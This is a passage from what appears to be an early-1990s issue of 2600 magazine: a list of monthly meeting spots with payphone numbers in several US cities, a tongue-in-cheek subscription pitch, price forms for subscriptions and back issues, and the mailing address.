30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

**Chicago**

Century Mall, 2828 Clark St., lower level, by the payphones: 312-929-2695, 2875, 2685, 2994, 3287.

**St. Louis**

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

**Austin**

Northcross Mall, across the skating rink from the food court, next to Pipe World. Payphones: 512-453-9834, 9865, 9916.

**Los Angeles**

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

**San Francisco**

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

***All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2600.***

# WHY SUBSCRIBE?

SOME OF YOU WHO PICK US UP ON NEWSSTANDS HAVE BEEN CALLING TO TELL US THAT IT'S CHEAPER TO BUY 2600 ON THE STANDS THAN IT IS TO SUBSCRIBE! WE KNOW.MANY MAGAZINES OFFER NEWSSTAND DISCOUNTS. DRUG DEALERS ALSO OFFER THEIR PRODUCTS AT LOWER PRICES UNTIL YOU GET HOOKED. BUT THAT'S A BAD ANALOGY. SO WHY SUBSCRIBE? YOU WON'T HAVE TO ENGAGE IN DEGRADING STREET BRAWLS OVER THE LAST ISSUE IN YOUR LOCAL BOOKSTORE. YOU WON'T HAVE TO TOSS AND TURN AT NIGHT WONDERING IF THE BOOKSTORE CLERK IS ACTUALLY AN INFORMANT WHO WILL TURN YOU IN FOR READING SUBVERSIVE MATERIAL. YOU WON'T FACE THE RIDICULE AND SCORN THAT COMES FROM ASKING FOR A MAGAZINE THAT NOBODY ELSE HAS HEARD OF. BY SUBSCRIBING, YOU WILL GET YOUR ISSUES DELIVERED RIGHT INTO YOUR OWN HANDS A GOOD TWO WEEKS BEFORE THEY HIT THE STANDS. NO NEED TO GO OUTSIDE AND RISK INFECTION. AND ONLY SUBSCRIBERS CAN TAKE ADVANTAGE OF THE FREE 2600 MARKETPLACE!

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (as long as we put out issues you'll be on our list)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25

□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25

**(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)**

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: □

(if your name and address isn't on the back, please put it there)

# offerings

**2600 Magazine**
**PO Box 752**
**Middle Island, NY 11953 U.S.A.**
**Forwarding and Address Correction Requested**

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

KOSOVO
KLEANING
93